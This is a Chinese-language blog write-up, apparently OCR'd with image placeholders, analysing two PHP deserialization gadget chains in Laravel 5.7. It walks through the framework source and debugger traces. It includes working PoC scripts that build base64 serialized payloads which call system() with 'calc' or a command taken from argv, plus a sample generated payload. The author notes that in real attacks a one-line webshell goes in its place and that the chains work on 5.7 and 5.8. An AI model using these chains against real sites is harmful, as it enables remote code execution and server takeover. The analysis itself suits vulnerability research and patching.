Laravel 5.7反序列化漏洞

环境准备参照上一篇，这里直接开始分析。

漏洞分析

第一条链子

这条链子其实是在审计5.4的时候发现的，

还是熟悉的入口点

```
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
```

还是 `__call` 方法

在`Illuminate/Database/Eloquent/Builder.php`中

```
public function __call($method, $parameters)
{
    if ($method === 'macro') {
        $this->localMacros[$parameters[0]] = $parameters[1];

        return;
    }

    if (isset($this->localMacros[$method])) {
        array_unshift( &array: $parameters, $this);

        return $this->localMacros[$method](...$parameters);
    }
```

看 `$this->localMacros[$method]` 可控啊，但怎么rce?

会在参数数组前插如当前对象。


跟之前tp6的反序列化是非常相似的。利用方法也是，反序列化函数，苦于5.4中没有提供的 `Closure` 包，在上一篇中就没有提。

但`laravel5.7` 有这个包啊，那就直接 RCE 喽。

poc

```php
<?php
namespace Illuminate\Broadcasting{
    use  Illuminate\Database\Eloquent\Builder;
    class PendingBroadcast{
        protected $events;
        protected $event;
        public function __construct(){
            $this->events=new Builder();
            $this->event=[];
        }
    }
    echo base64_encode(serialize(new PendingBroadcast()));
}
namespace Illuminate\Database\Eloquent{
    class Builder{
        protected $localMacros ;
        public function __construct(){
            require "closure\autoload.php";
            $f=function(){system('calc');};
            $a=\Opis\Closure\serialize($f);
            $this->localMacros['dispatch']=unserialize($a);
        }
    }
}
```

```
D:\ctf\脚本\反序列化函数>php 1.php
TzoOMDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZG1uZ0Jyb2FkY2FzdCI6Mjp7czo5OiIAKgB1dmVudHMiO086MzY6Ik1sbHVtaW5hdGVcRGF0YWJhc2VcRWxvcXV1bnRcQnVpbGRlciI6MTp7czoxNDoiACoAbG9jYWxNYWNyb3MiO2E6MTp7czo4OiJkaXNwYXRjaCI7QzozMjoiT3Bpc1xDbG9zdXJ1XFN1cmlhbG16YWJsZUNsb3N1cmUiOjE5Mzp7YTo1OntzOjM6InVzZSI7YTowOnt9czo4OiJmdW5jdG1vbiI7czoyODoiZnVuY3Rpb24oKXtcc31sdGVtKCdjYWxjJyk7fSI7czo1OiJzY29wZSI7czozNjoiSWxsdW1pbmF0ZVxEYXRhYmFzZVxFbG9xdWVudFxCdW1sZGVyIjtzOjQ6InRoaXMiO047czo0OiJzZWxmIjtzOjMyOiIwMDAwMDAwMDVjNWNkMzc5MDAwMDAwMDA0ZmIxMDM0YyI7fX19fXM6ODoiACoAZXZ1bnQiO2E6MDp7fX0=
```



本地测试匿名函数写的是`system('calc')`;实战的时候直接一句话。5.8中同样有效。

右下角的参数值可以关注一下。

第二条链子

这条链子参照原作者的

5.7 版本多了一个`PendingCommand.php`文件，

这个文件的主要功能就是执行命令并输出内容。这个类是存在`__destruct()`方法，同时调用了这个类的`run()`方法，也就是执行命令的方法。

```
     */
    public function __destruct()
    {
        if ($this->hasExecuted) {
            return;
        }

        $this->run();
    }
}
```

这里的`$this->hasExecuted`初始值`false`,

跟进`run()`;

`run`这里是注释写着命令执行。

```
/**
 * Execute the command.
 *
 * @return int
 */
public function run()
{
    $this->hasExecuted = true;  hasExecuted: true

    $this->mockConsoleOutput();

    try {
        $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
    } catch (NoMatchingExpectationException $e) {
        if ($e->getMethodName() === 'askQuestion') {
            $this->test->fail('Unexpected question "'.$e->getActualArguments()[0]->getQuestion().'" was a
        }

        throw $e;
    }

    if ($this->expectedExitCode !== null) {
        $this->test->assertEquals(
```

执行命令的点应该是在

```
$this->app[Kernel::class]->call($this->command,$this->parameters)
```

看一下`$this->app`的属性介绍

```php
/**
 * The application instance.
 *
 * @var \Illuminate\Foundation\Application
 */
protected $app;
```

是调用 `application` 类的 `call` 方法去执行命令，`application` 类是继承 `container` 类的，`call` 方法也在 `container` 类中。

```php
public function call($callback, array $parameters = [], $defaultMethod = null)
{
    return BoundMethod::call($this, $callback, $parameters, $defaultMethod);
}
```


里面的代码比较复杂，等会儿调用到的时候再去分析。

所以我们要确保程序真的按照预想的去执行，就必须走通 `$this->mockConsoleOutput()` 方法，而且 `$this->application[Kernel::class]` 为 `application` 类。

先反序列化一下，跟进看看。

```php
<?php
namespace Illuminate\Foundation\Testing{
class PendingCommand{}
echo base64_encode(serialize(new PendingCommand()));
}
```

先跟进 `$this->mockConsoleOutput()`



```
protected function mockConsoleOutput()
{
    $mock = Mockery::mock( ...args: OutputStyle::class.'[askQuestion]', [
        (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
    ]);

    foreach ($this->test->expectedQuestions as $i => $question) {
        $mock->shouldReceive( ...methodNames: 'askQuestion')
            ->once()
            ->ordered()
            ->with(Mockery::on(function ($argument) use ($question) {
                return $argument->getQuestion() == $question[0];
            }))
            ->andReturnUsing(function () use ($question, $i) {
                unset($this->test->expectedQuestions[$i]);

                return $question[1];
            });
    }

    $this->app->bind( abstract: OutputStyle::class, function () use ($mock) {
        return $mock;
    });
}
```

走一圈发现，程序在162 行对象模拟这里直接走丢了，并没有往下执行。

试着把参数传进去看看

走到了`$this->creatABufferedOutputMock()`方法这里，对象模拟还是不去看他，只关心是否可以走通。


```
private function createABufferedOutputMock()
{
    $mock = Mockery::mock( ...args: BufferedOutput::class.'[doWrite]')  $mock: {_mo
            ->shouldAllowMockingProtectedMethods()
            ->shouldIgnoreMissing();

    foreach ($this->test->expectedOutput as $i => $output) {  test: null
        $mock->shouldReceive( ...methodNames: 'doWrite')
            ->once()
            ->ordered()
            ->with($output, Mockery::any())
            ->andReturnUsing(function () use ($i) {
                unset($this->test->expectedOutput[$i]);
            });
    }

    return $mock;
}
```

确实可以，但走到196行这里，又会走不下去。

因为遍历出错了。

不难想到，是否可以找一个 `__get()` 方法可控的，或者 存在 `expectedOutput` 属性的类去绕过。

`defaultGenerator` 类中简单可控。



```php
public function __get($attribute)
{
    return $this->default;
}
```

在166行那里也同样存在遍历，同理。

尝试一下。

```php
<?php
namespace Illuminate\Foundation\Testing{
    use Faker\DefaultGenerator;
    class PendingCommand{
        protected $parameters;
        protected $command;
        public $test;
        public function __construct(){
                $this->parameters[]="calc";
                $this->command="system";
                $this->test=new
DefaultGenerator();
        }
    }
    echo base64_encode(serialize(new
PendingCommand()));
}

namespace Faker{
    class DefaultGenerator{
        protected $default;

        public function __construct()
```

```
22          {
23              $this->default =
    array("jiang"=>"jiang");
24          }
25      }
26  }
```

程序走到了180行这里，`$this->app` 没有值，也会报错。

试着把`$this->app` 为实例化的 `application` 类。


成功执行到这里

我并不是很理解为什么一个对象，后面为什么会加数组。

嗯..... 看手册，说是`ArrayAccess`的实现，

也就是像访问数组一样访问对象的接口，像这样访问的时候会去调用 `offsetGet`方法。

按照原作者的方式，拆开看一下。



跟进一下这一行

跟进去看的时候，重点要看返回值。我们期望的是可以返回一个`application`类，用来执行命令。一直看下去会一直调用到这里

```
$this->with[] = $parameters;  $parameters: [0]  with: [1]

$concrete = $this->getConcrete($abstract);  $abstract: "Illuminate\Contracts\Console\Kernel

// We're ready to instantiate an instance of the concrete type registered for
// the binding. This will instantiate the types, as well as resolve any of
// its "nested" dependencies recursively until all have gotten resolved.
if ($this->isBuildable($concrete, $abstract)) {
    $object = $this->build($concrete);
```

看调用栈。

```
Container.php:657, Illuminate\Foundation\Application->resolve()
Container.php:609, Illuminate\Foundation\Application->make()
Application.php:759, Illuminate\Foundation\Application->make()
Container.php:1222, Illuminate\Foundation\Application->offsetGet()
PendingCommand.php:137, Illuminate\Foundation\Testing\PendingCommand->run()
```

`isBuildable()` 判断被 `$concrete` 与 `$abstract` 是否强相等，或者 `$concrete` 是否是一个闭包。

`build()` 方法如下

```php
public function build($concrete)
{
    // If the concrete type is actually a Closure, we will just execute it
    // hand back the results of the functions, which allows functions to b
    // used as resolvers for more fine-tuned resolution of these objects.
    if ($concrete instanceof Closure) {
        return $concrete($this, $this->getLastParameterOverride());
    }

    $reflector = new ReflectionClass($concrete);
```

他会去通过反射机制实例化一个类。然后返回

```
        return $reflector->newInstanceArgs($instances);
```

ReflectionClass::newInstanceArgs


(PHP 5 >= 5.1.3, PHP 7)

ReflectionClass::newInstanceArgs — 从给出的参数创建一个新的类实例。

ok，我们现在如果控制了`$concrete`，那么就可以实例化任意类了

我们再回去看 `$concrete` 的值是怎么控制的。

他调用了下面这个函数。



看第二个`if`，这里是`Container`类，而我们又是通过`application`类进来的，`application`类是继承他的，所以参数可以控值。

直接在这里`return`掉好了。

poc

```php
<?php
namespace Illuminate\Foundation\Testing{
    use Faker\DefaultGenerator;
    use Illuminate\Foundation\Application;
    class PendingCommand{
        protected $parameters;
        protected $command;
        public $test;
        protected $app;
        public function __construct($cmd){
                $this->parameters[]=$cmd;
                $this->command="system";
                $this->test=new
DefaultGenerator();
                $this->app=new Application();
        }
    }
```


```
    echo base64_encode(serialize(new PendingCommand($argv[1])));
}

namespace Faker{
    class DefaultGenerator{
        protected $default;

        public function __construct()
        {
            $this->default = array("jiang"=>"jiang");
        }
    }
}
namespace Illuminate\Foundation{
class Application{
    protected $bindings ;
    public function __construct(){
        $this->bindings["Illuminate\Contracts\Console\Kernel"]["concrete"]="Illuminate\Foundation\Application";
    }

}
}
```

看到这里

```
$concrete = $this->getConcrete($abstract);  $concrete: "Illuminate\Foundation\Application"

// We're ready to instantiate an instance of the concrete type registered for
// the binding. This will instantiate the types, as well as resolve any of
// its "nested" dependencies recursively until all have gotten resolved.
if ($this->isBuildable($concrete, $abstract)) {  $abstract: "Illuminate\Contracts\Console\Kerne
    $object = $this->build($concrete);
```

确实是返回了我们构造的

```php
protected function isBuildable($concrete, $abstract)
{
    return $concrete === $abstract || $concrete insta
}
```



这两个值并不相等。

继续跟进，又重新调用`make()`方法


```php
if ($this->isBuildable($concrete, $abstract)) {
    $object = $this->build($concrete);
} else {
    $object = $this->make($concrete);  $concrete:
}
```

```php
public function make($abstract, array $parameters = [])  $abstract:
{
    $abstract = $this->getAlias($abstract);  $abstract: "Illuminate

    if (isset($this->deferredServices[$abstract]) && ! isset($this-
        $this->loadDeferredProvider($abstract);
    }

    return parent::make($abstract, $parameters);
}
```

是把`$concrete`作为参数传进的。那也就是`$abstract`的值从一开始的`Illuminate\Contracts\Console\Kernel`

变成`Illuminate\Foundation\Application`重新跑了一遍，进入`Build()`方法，最后获取实例化对象。

不断步进走一遍就懂了。最后成功执行命令。



写在后面

最后执行命令的不是我们反序列化的 `application`对象，而是，反射类创建的`Illuminate\Foundation\Application` ，达到程序原本的预期效果，毕竟这个类本来就是执行命令的。这两条链子在 5.7 5.8 中都可以打（仅测试这两个版本）,实际利用的时候，这两个及以上的版本应该都可以试着打一打。